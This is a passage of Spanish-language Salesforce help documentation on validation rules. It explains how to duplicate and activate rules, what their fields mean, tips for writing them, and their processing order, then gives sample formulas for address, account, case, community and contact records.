Ejemplos de reglas de validación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver las reglas de validación de campos:

- "Ver parámetros y configuración"

Para definir o cambiar las reglas de validación de campos:

- "Personalizar aplicación"

## Duplicar reglas de validación

1. Desde la configuración de gestión del objeto relevante, vaya a Reglas de validación.
2. En la lista relacionada Reglas de validación, haga clic en el nombre de la regla de validación.
3. Haga clic en **Duplicar**.
4. Defina la nueva regla según la regla original.
5. Haga clic en **Guardar** para terminar o en **Guardar y nuevo** para crear más reglas de validación.

Nota: La página de detalles de un campo de actividades personalizado no incluye las reglas de validación asociadas. Para modificar la regla de validación de un campo de actividades personalizado, seleccione la regla de validación desde Configuración introduciendo `Actividades` en el cuadro `Búsqueda rápida` y luego seleccionando **Actividades** y **Reglas de validación de tareas** o **Reglas de validación de eventos**.

CONSULTE TAMBIÉN

Definir reglas de validación
Campos de reglas de validación
Activar reglas de validación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver las reglas de validación de campos:
- "Ver parámetros y configuración"

Para definir o cambiar las reglas de validación de campos:
- "Personalizar aplicación"

## Activar reglas de validación

1. Desde la configuración de gestión del objeto relevante, vaya a Reglas de validación.
2. Haga clic en **Modificar** junto a la regla que desea activar.
3. Para activar la regla, seleccione **Activar** y guarde sus cambios.
4. Para desactivar la regla, anule la selección de **Activar** y guarde sus cambios.

Nota: La página de detalles de un campo de actividades personalizado no incluye las reglas de validación asociadas.

CONSULTE TAMBIÉN

Definir reglas de validación
Campos de reglas de validación
Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver las reglas de validación de campos:
- "Ver parámetros y configuración"

Para definir o cambiar las reglas de validación de campos:
- "Personalizar aplicación"

## Campos de reglas de validación

| Campo | Descripción |
|---|---|
| `Nombre de regla` | Identificador único de hasta 40 caracteres sin espacios ni caracteres especiales como caracteres ampliados. |
| `Activo` | Casilla de verificación que indica si la regla está activada. |
| `Descripción` | Una descripción de 255 caracteres o menos que distinga la regla de validación de las demás. Sólo para fines internos. |
| `Formula de condición de error` | Expresión utilizada para validar el campo. Consulte Crear un campo de fórmula y Operadores y funciones de fórmula. |
| `Mensaje de error` | Mensaje que se muestra al usuario cuando un campo incumple la regla de validación.<br>Si su organización utiliza el sistema de traducción, puede traducir el mensaje de error a los idiomas que admita Salesforce. Consulte Activar y desactivar el Sistema de traducción |
| `Ubicación del error` | Determina en qué lugar de la página se muestra el error. Para mostrar el error junto a un campo, elija `Campo` y seleccione el |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Campo | Descripción |
| --- | --- |
| | campo. Si la ubicación del error es un campo, la regla de validación se incluirá también en la página de detalles de ese campo. Si la ubicación del error se define como un campo que se elimina posteriormente o un campo de solo lectura o que no se puede ver en el formato de página, Salesforce cambia automáticamente la ubicación del error a `Parte superior de la página`.<br>Nota: Los mensajes de error sólo se muestran en la parte superior de la página de las reglas de validación para eventos clave de casos y Ideas. |

CONSULTE TAMBIÉN

Definir reglas de validación

## Sugerencias de escritura de reglas de validación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

- Tenga en cuenta todos los ajustes de su organización que pueden provocar que un registro falle la validación, como por ejemplo las reglas de asignación, actualizaciones de campo, seguridad a nivel de campo o los campos ocultos en un formato de página.
- Tenga cuidado de no crear dos reglas de validación contradictorias para el mismo campo; de lo contrario, los usuarios no podrán guardar el registro.

  Consejo: Una regla de validación mal diseñada puede impedir que los usuarios guarden los datos válidos. Asegúrese de que comprueba minuciosamente una regla de validación antes de activarla. También puede usar el registro de depuración para supervisar los detalles de implementación de su regla.

- Cuando haga referencia a campos relacionados en su fórmula de validación, asegúrese de que estos objetos se implementan.
- Utilice el campo de combinación `Id. de tipo de registro` en su fórmula para aplicar diferentes validaciones para los distintos tipos de registro.
- No es necesario empezar la fórmula de regla de validación con una función IF. Funciona cualquier expresión de condición de error booleano. Por ejemplo:
  - Correcto: `CloseDate < TODAY()`
  - Incorrecto: `IF(CloseDate < TODAY(), TRUE, FALSE)`
- Recuerde que cuando una regla de validación contiene las funciones BEGINS o CONTAINS, procesa los campos en blanco como válidos. Por ejemplo, si tiene una regla de validación que comprueba si el número de serie de un activo comienza por "3", todos los activos con un número de serie en blanco se consideran válidos.
- Si utiliza una regla de validación para comprobar que un campo de número contiene un valor específico, utilice la función ISBLANK para incluir campos que no contengan ningún valor. Por ejemplo, para validar que un campo personalizado contiene un valor de "1", utilice la siguiente regla de validación para mostrar un error si el campo está en blanco o contiene cualquier otro número:

```
OR (ISBLANK (field__c), field__c<>1)
```

- Evite utilizar los campos de combinación de oportunidades `IsClosed` o `IsWon` en fórmulas de validación. En su lugar, utilice la función ISPICKVAL para determinar si la `Fase` contiene el valor adecuado. Por ejemplo, la siguiente fórmula de validación convierte el campo personalizado `Fecha de inicio de proyecto` en obligatorio si `Fase` es "Cerrada ganada":

```
AND(ISPICKVAL(StageName, "Closed Won"),
   ISBLANK(Project_Start_Date__c))
```

- Simplifique sus fórmulas de validación utilizando campos de casillas de verificación, que no requieren ningún operador porque devuelven verdadero o falso. Por ejemplo, la siguiente fórmula de validación comprueba si una oportunidad tiene productos utilizando el campo de combinación `HasOpportunityLineItem` antes de que los usuarios puedan guardarlo o modificarlo:

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

### Sugerencias de escritura de mensajes de error de reglas de validación

- Ofrezca instrucciones. Un mensaje de error como "entrada no válida" no indica al usuario qué tipo de entrada es válida. Escriba algo más específico como "La `Fecha de cierre` debe ser posterior a hoy".
- Incluya siempre la etiqueta de campo. Los usuarios pueden no saber qué campo no supera la validación, especialmente si su mensaje de error está ubicado en la parte superior de la página.

  Nota: Cuando defina reglas de validación, puede establecer la ubicación del error en `Parte superior de la página` o `Campo`. Si la ubicación del error se define como un campo que se elimina posteriormente o un campo de solo lectura o que no se puede ver en el formato de página, Salesforce cambia automáticamente la ubicación del error a `Parte superior de la página`.

- Si tiene una organización multilingüe, traduzca los mensajes de error. Puede usar el Sistema de traducción para traducir los mensajes de error.
- Asigne los números correspondientes a las reglas de validación y sus mensajes de error. Esto le permite identificar el origen del error.

CONSULTE TAMBIÉN

Definir reglas de validación

Consideraciones sobre reglas de validación

## Consideraciones sobre reglas de validación

Las reglas de validación verifican que los datos que un usuario introduce en un registro cumplen con las normas que especifica antes de que el usuario guarde el registro. Una regla de validación puede contener una fórmula o expresión que evalúa los datos en uno o más campos y ofrece un valor "Verdadero" o "Falso". Las reglas de validación también incluyen un mensaje de error para mostrar al usuario cuando la regla ofrece un valor "Verdadero" debido a un valor no válido. Repase estas consideraciones antes de implementar reglas de validación en su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Método de procesamiento de reglas de validación de Salesforce

Salesforce procesa las reglas en el siguiente orden:

1. Reglas de validación
2. Reglas de asignación
3. Reglas de respuesta automática

4. Reglas de flujo de trabajo (con acciones inmediatas)
5. Reglas de distribución

Además:

- Cuando una regla de validación falla, Salesforce continúa comprobando todas las reglas de validación adicionales en ese campo o cualquier otro campo de la página y muestra todos los mensajes de error de una vez.
- Si hay reglas de validación para actividades y crea una actividad durante la conversión de candidatos, el candidato se convertirá, pero no se creará ninguna tarea.
- Las reglas de validación solo se aplican durante la conversión de candidatos si validación y desencadenadores de conversión de candidatos está activada en su organización.
- Las jerarquías de campañas ignoran las reglas de validación.
- Salesforce ejecuta reglas de validación antes de crear registros enviados a través de candidatos Web y casos Web, y sólo crea registros que tienen valores válidos.
- Las reglas de validación siguen ejecutándose en registros individuales si cambia el propietario. Sin embargo, si se emplea la herramienta de transferencia masiva para cambiar al propietario de múltiples registros, las reglas de validación no se ejecutarán con estos registros.

## Restricciones de campo de regla de validación

Las fórmulas de regla de validación no hacen referencia a:

- Campos compuestos como direcciones, nombres y apellidos, listas de selección dependientes y búsquedas dependientes
- Los campos de estadísticas de campaña, incluidas estadísticas para campañas individuales y jerarquía de campaña.
- Campos de combinación para campos de numeración automática o de dirección compuesta como `Dirección de correo`.

  Nota: Los campos de combinación de campos de direcciones individuales como `Ciudad de facturación` se pueden utilizar en fórmulas de validación.

Además, las reglas de validación tienen este comportamiento con otros campos y funciones de Salesforce:

- La página de detalles de un campo de actividades personalizado no incluye las reglas de validación asociadas.
- Como las actualizaciones de los registros con base en las reglas de flujo de trabajo no activan las reglas de validación, las reglas de flujo de trabajo pueden invalidar campos que eran válidos previamente.
- Como los campos de resumen no se muestran en las páginas de modificación, puede utilizarlos en reglas de validación pero no como la ubicación del error.

## Filtros de búsqueda vs. Reglas de validación

Las reglas de validación y los filtros de búsqueda obtienen resultados similares, pero ofrecen diferentes ventajas. Utilice un filtro de búsqueda si:

- Desea mejorar la eficiencia de los usuarios limitando el número de opciones disponibles en un cuadro de diálogo de búsqueda.
- Desea mejorar la eficiencia del usuario automatizando los filtros de los cuadros de diálogo de búsqueda que definen los usuarios de forma manual.

Utilice una regla de validación si:

- Está cerca de alcanzar el número máximo de filtros de búsqueda permitidos.
- Debe implementar una regla comercial compleja que exija utilizar una fórmula. Las fórmulas pueden hacer referencia a campos que los criterios de filtro no, como campos en el principal del objeto de origen. Las fórmulas también pueden utilizar funciones. Por

ejemplo, utilice `ISNEW` si la regla sólo se debe aplicar a la creación de registros o `ISCHANGED` si la regla se debe aplicar cuando se modifique un campo.

CONSULTE TAMBIÉN

- Definir reglas de validación
- Activar reglas de validación
- Ejemplos de reglas de validación

## Ejemplos de reglas de validación

Revise ejemplos de reglas de validación para varios tipos de aplicaciones que puede utilizar y modificar para fines propios. *Las reglas de validación* verifican que los datos que un usuario introduce en un registro cumplen con las normas que especifica antes de que el usuario guarde el registro.

Utilice las siguientes muestras de reglas de validación en Salesforce y aplicaciones de AppExchange de Force.com entre las que se incluyen:

- Reglas de validación de dirección de cuenta de muestra
- Reglas de validación de cuenta de muestra
- Reglas de validación del centro de llamadas de prueba
- Reglas de validación de comunidad de muestra
- Reglas de validación de contacto de muestra
- Reglas de validación de objeto cruzado de muestra
- Reglas de validación de fecha de muestra
- Reglas de validación de número de muestra
- Reglas de validación de gestión de oportunidades de muestra
- Reglas de validación de presupuestos de muestra
- Reglas de validación de usuario, función y perfil de muestra
- Reglas de validación de muestra de evento clave

CONSULTE TAMBIÉN

- Reglas de validación
- Definir reglas de validación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver las reglas de validación de campos:

- "Ver parámetros y configuración"

Para definir o cambiar las reglas de validación de campos:

- "Personalizar aplicación"

## Reglas de validación de dirección de cuenta de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Código postal de facturación canadiense

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Código postal de facturación` tiene un formato correcto si el `País de facturación` es Canadá. |
| **Fórmula:** | `AND(`<br>`OR(BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),`<br>`NOT(REGEX(BillingPostalCode, "((?i)[ABCEGHJKLMNPRSTVXY]\\d[A-Z]?\\s?\\d[A-Z]\\d)?"))`<br>`)` |
| **Mensaje de error:** | El código de postal de Canadá debe tener el formato A9A 9A9. |
| **Ubicación del error:** | **Código postal de facturación** |

### El Código postal de facturación está en el Estado o provincia de facturación

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Código postal de facturación` es válida verificando sus cinco primeros caracteres en un objeto personalizado denominado Código_postal__c que contiene un registro para cada código postal válido en los Estados Unidos. Si el código postal no se encuentra en el objeto Código_postal__c o el `Estado o provincia de facturación` no coincide con la dirección correspondiente de Código_estado__c en el objeto Código_postal__c, se muestra un error. |
| **Fórmula:** | `VLOOKUP(`<br>`$ObjectType.Zip_Code__c.Fields.City__c ,`<br>`$ObjectType.Zip_Code__c.Fields.Name ,`<br>`LEFT(BillingPostalCode,5)) <> BillingCity` |
| **Mensaje de error:** | El código postal de facturación no existe en el estado o provincia de facturación especificado. |
| **Ubicación del error:** | **Código postal de facturación** |

### Código postal de facturación de Estados Unidos

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Código postal de facturación` tenga un formato 99999 ó 99999-9999 si `País de facturación` es EE.UU. |
| **Fórmula:** | `AND(`<br>`OR(BillingCountry = "USA", BillingCountry = "US"),`<br>`NOT(REGEX(BillingPostalCode, "\\d{5}(-\\d{4})?"))`<br>`)`<br><br>Nota: Este ejemplo emplea la función REGEX; consulte Código postal de envío si no está familiarizado con las expresiones regulares. |
| **Mensaje de error:** | El código postal debe tener un formato 99999 ó 99999-9999. |
| **Ubicación del error:** | **Código postal de facturación** |

### Código postal de envío

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Código postal de envío` tenga un formato 99999 ó 99999-9999 si `País de envío` es EE.UU. o está en blanco. |
| **Fórmula:** | `AND( OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)), OR( AND(LEN(ShippingPostalCode) <>5, LEN(ShippingPostalCode) <> 10), NOT(CONTAINS("0123456789", LEFT( ShippingPostalCode, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 2, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 3, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 4, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 5, 1))), AND( LEN(ShippingPostalCode) = 10, OR( MID( ShippingPostalCode , 6, 1) <> "-", NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 7, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 8, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 9, 1))), NOT(CONTAINS("0123456789", MID( ShippingPostalCode , 10, 1))) ) ) ) )`<br><br>Nota: Este ejemplo interpreta un país en blanco como EE.UU. Para utilizar este ejemplo con otros países, elimine la cláusula que comprueba la longitud del campo del país. Además, los criterios de reglas de validación distinguen entre mayúsculas y minúsculas, por lo que esta regla sólo se aplica si el país está en blanco o si "EE.UU." está escrito en mayúsculas. La regla no se aplica si el país es "ee.uu.".<br><br>Consejo: También puede validar códigos postales empleando una expresión regular; para obtener un ejemplo de una fórmula que utilice una expresión regular, consulte REGEX en la página 4827. |
| **Mensaje de error:** | El código postal debe tener un formato 99999 ó 99999-9999. |
| **Ubicación del error:** | **Código postal de envío** |

### Estado de facturación válido (EE.UU.)

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Estado o provincia de facturación` sea una abreviatura válida de dos caracteres, si `País de facturación` es EE.UU., USA o está en blanco. |
| **Fórmula:** | `AND (`<br>`OR(BillingCountry = "US", BillingCountry="USA",`<br>`ISBLANK(BillingCountry)),`<br>`OR(`<br>`LEN(BillingState) < 2,`<br>`NOT(`<br>`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`<br>`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`<br>`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`<br>`"WA:WV:WI:WY", BillingState)`<br>`)))`<br><br>Nota: Este ejemplo interpreta un país en blanco como EE.UU. Para utilizar este ejemplo con otros países, elimine la cláusula que comprueba la longitud del campo del país. Además, los criterios de reglas de validación distinguen entre mayúsculas y minúsculas, por lo que esta regla sólo se aplica si el país está en blanco o si "EE.UU." está escrito en mayúsculas. La regla no se aplica si el país es "ee.uu.". |
| **Mensaje de error:** | Se necesita un código de estado válido de dos letras. |
| **Ubicación del error:** | `Estado o provincia de facturación` |

### Provincia de facturación válida (Canadá)

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Estado o provincia de facturación` sea una abreviatura válida de dos caracteres, si `País de facturación` es CA o CAN. |
| **Fórmula:** | `AND (`<br>`  OR(BillingCountry = "CA", BillingCountry="CAN"),`<br>`  OR(`<br>`  LEN(BillingState) < 2,`<br>`  NOT(`<br>`  CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)`<br>`)))` |
| **Mensaje de error:** | Se necesita un código de provincia válido de dos letras. |
| **Ubicación del error:** | `Estado o provincia de facturación` |

### Estado de envío válido

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Estado o provincia de envío` sea una abreviatura válida de dos caracteres, si `País de envío` es EE.UU., USA o está en blanco. |
| **Fórmula:** | `AND (`<br>`OR(ShippingCountry = "US", ShippingCountry="USA",`<br>`ISBLANK(ShippingCountry)),`<br>`OR(`<br>`LEN(ShippingState) < 2,`<br>`NOT(`<br>`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`<br>`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`<br>`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`<br>`"WA:WV:WI:WY", ShippingState)`<br>`)))`<br><br>Nota: Este ejemplo interpreta un país en blanco como EE.UU. Para utilizar este ejemplo con otros países, elimine la cláusula que comprueba la longitud del campo del país. Además, los criterios de reglas de validación distinguen entre mayúsculas y minúsculas, por lo que esta regla sólo se aplica si el país está en blanco o si "EE.UU." está escrito en mayúsculas. La regla no se aplica si el país es "ee.uu.". |
| **Mensaje de error:** | Se necesita un código de abreviatura válido de dos letras. |
| **Ubicación del error:** | `Estado o provincia de envío` |

### Provincia de envío válida (Canadá)

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Estado o provincia de envío` sea una abreviatura válida de dos caracteres, si `País de facturación` es CA o CAN. |
| **Fórmula:** | `AND (`<br>`OR(ShippingCountry = "CA", ShippingCountry="CAN"),`<br>`OR(`<br>`LEN(ShippingState) < 2,`<br>`NOT(`<br>`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState)`<br>`)))` |
| **Mensaje de error:** | Se necesita un código de provincia válido de dos letras. |
| **Ubicación del error:** | `Estado o provincia de envío` |

### País de facturación válido

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `País de facturación` sea un código válido de dos letras ISO 3166. |
| **Fórmula:** | `OR(`<br>`LEN(BillingCountry) = 1,`<br>`NOT(`<br>`CONTAINS(`<br>`"AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" &`<br>`"AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" &`<br>`"BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" &`<br>`"CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" &`<br>`"CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" &`<br>`"FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" &`<br>`"GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" &`<br>`"IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" &`<br>`"KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" &`<br>`"MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" &`<br>`"MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &`<br>`"NE:NG:NU:NF:MP:NO:OM:PK:PW:PS:PA:PG:PY:PE:PH:" &`<br>`"PN:PL:PT:PR:QA:RE:RO:RU:RW:SH:KN:LC:PM:VC:WS:" &`<br>`"SM:ST:SA:SN:RS:SC:SL:SG:SK:SI:SB:SO:ZA:GS:ES:" &`<br>`"LK:SD:SR:SJ:SZ:SE:CH:SY:TW:TJ:TZ:TH:TL:TG:TK:" &`<br>`"TO:TT:TN:TR:TM:TC:TV:UG:UA:AE:GB:US:UM:UY:UZ:" &`<br>`"VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW",`<br>`BillingCountry)))` |
| **Mensaje de error:** | Se necesita un código de país válido de dos letras. |
| **Ubicación del error:** | `País de facturación` |

## Reglas de validación de cuenta de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Número de cuenta es numérico

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el `Número de cuenta` es numérico si no está en blanco. |
| **Fórmula:** | `AND(`<br>`  ISBLANK(AccountNumber),`<br>`  NOT(ISNUMBER(AccountNumber))`<br>`)` |
| **Mensaje de error:** | El número de cuenta no es numérico. |
| **Ubicación del error:** | `Número de la cuenta` |

### Longitud de número de cuenta

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que `Número de cuenta` tenga exactamente siete dígitos (si no está en blanco). El número siete es meramente ilustrativo. Puede cambiar este valor por el número que quiera. |
| **Fórmula:** | `AND(`<br>`  ISBLANK(AccountNumber),`<br>`  LEN(AccountNumber) <> 7`<br>`)` |
| **Mensaje de error:** | El número de cuenta debe tener siete dígitos. |
| **Ubicación del error:** | `Número de la cuenta` |

### Intervalo de ingresos anuales

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la cuenta `Ingresos anuales` no sea negativo y no supere 100.000 millones de dólares. Este límite se ha diseñado para detectar errores de escritura. |
| **Fórmula:** | `OR(`<br>`  AnnualRevenue < 0,`<br>`  AnnualRevenue > 100000000000`<br>`)` |
| **Mensaje de error:** | Los ingresos anuales no pueden superar 100.000 millones. |
| **Ubicación del error:** | `Ingresos anuales` |

## Reglas de validación del centro de llamadas de prueba

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Descripción condicionalmente obligatoria si Motivo del caso es "Otro"

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Otro motivo` contenga un valor si un caso tiene un `Motivo del caso` de "Otro". |
| **Fórmula:** | `AND(`<br>`  ISPICKVAL( Reason, "Other" ),`<br>`  ISBLANK(Other_Reason__c)`<br>`)` |
| **Mensaje de error:** | La descripción de Otro motivo es obligatoria. |
| **Ubicación del error:** | `Otro motivo` |

### Evitar que Casos abiertos se restablezca como Nuevo

| Campo | Valor |
|---|---|
| **Descripción:** | Si ya hay un caso abierto, evita que `Estado` se vuelva a cambiar a "Nuevo". |
| **Fórmula:** | `AND(`<br>`  ISCHANGED( Status ),`<br>`  NOT(ISPICKVAL(PRIORVALUE( Status ), "New")),`<br>`  ISPICKVAL( Status, "New")`<br>`)` |
| **Mensaje de error:** | Un caso en el Estado abierto no se puede restablecer a Nuevo. |
| **Ubicación del error:** | `Estado` |

### Restricción del estado de casos reabiertos

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el `Estado` del caso se "Reabierto" cuando un caso cerrado se vuelve a abrir. |
| **Fórmula:** | `AND( ISCHANGED( Status ), OR( ISPICKVAL(PRIORVALUE( Status ), "Closed"), ISPICKVAL(PRIORVALUE( Status ), "Closed in SSP")), NOT( ISPICKVAL( Status, "Re-Opened")) )` |
| **Mensaje de error:** | Un caso cerrado sólo se puede cambiar a "Reabierto". |
| **Ubicación del error:** | `Estado` |

### Evitar la finalización de eventos clave de casos después de que se cierren los casos

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que no pueda producirse una `Fecha de finalización` del evento clave después de que el `Estado` del caso esté Cerrado. |
| **Fórmula:** | `Case.IsClosed = true` |
| **Mensaje de error:** | No puede completar un evento clave después de que se cierre un caso. |
| **Ubicación del error:** | `Parte superior de la página` |

### Evitar la finalización de eventos clave de casos antes de las fechas de creación de casos

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que se haya producido la `Fecha de finalización` del evento clave después de que el caso tenga `Fecha/hora de apertura`. |
| **Fórmula:** | `CompletionDate >= Case.CreatedDate && CompletionDate <= Case.ClosedDate` |
| **Mensaje de error:** | La Fecha de finalización del evento clave debe producirse después de que se haya creado el caso y antes de que se haya cerrado el mismo. |
| **Ubicación del error:** | `Parte superior de la página` |

## Reglas de validación de comunidad de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Evitar lenguaje ofensivo en preguntas

| Campo | Valor |
|---|---|
| **Descripción:** | Impide que los usuarios utilicen un lenguaje ofensivo en los campos `Título` y `Descripción` cuando se realice una pregunta. |
| **Fórmula:** | `OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))` |
| **Mensaje de error:** | El título o la descripción de la pregunta utiliza lenguaje ofensivo. |

### Evitar lenguaje ofensivo en respuestas

| Campo | Valor |
|---|---|
| **Descripción:** | Impide que los usuarios utilicen un lenguaje ofensivo cuando responden a una pregunta. |
| **Fórmula:** | `OR(CONTAINS(Body, 'darn'), CONTAINS(Body, 'dang'))` |
| **Mensaje de error:** | La respuesta utiliza un lenguaje ofensivo. |

### Evitar lenguaje ofensivo en ideas

| Campo | Valor |
|---|---|
| **Descripción:** | Impide que los usuarios utilicen un lenguaje ofensivo en los campos `Título` y `Descripción` cuando publique una idea. |
| **Fórmula:** | `OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))` |
| **Mensaje de error:** | El título o la descripción de la idea utiliza lenguaje ofensivo. |

### Evitar lenguaje ofensivo en comentarios de ideas

| Campo | Valor |
|---|---|
| **Descripción:** | Impide que los usuarios utilicen un lenguaje ofensivo cuando publiquen un comentario. |
| **Fórmula:** | `OR(CONTAINS(CommentBody , 'darn'), CONTAINS(CommentBody, 'dang'))` |
| **Mensaje de error:** | El comentario utiliza un lenguaje ofensivo. |

## Reglas de validación de contacto de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Los campos de dirección de correo son obligatorios

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que se proporcionen la `Calle postal`, `Ciudad postal` y `País postal` del contacto. |
| **Fórmula:** | `OR( ISBLANK( MailingStreet ), ISBLANK( MailingCity ), ISBLANK( MailingCountry ) )` |
| **Mensaje de error:** | Los valores de Calle postal, Ciudad postal y País postal son obligatorios. |
| **Ubicación del error:** | `Parte superior de la página` |

### Calle postal es necesaria

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que se proporcione la `Calle postal` del contacto. |
| **Fórmula:** | `ISBLANK( MailingStreet )` |
| **Mensaje de error:** | El valor de Calle postal es obligatorio. |
| **Ubicación del error:** | `Calle postal` |

### Código postal

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el `Código postal de envío` de la cuenta tenga el formato 99999 ó 99999-9999 si `País de envío` es EE.UU. o está en blanco. |
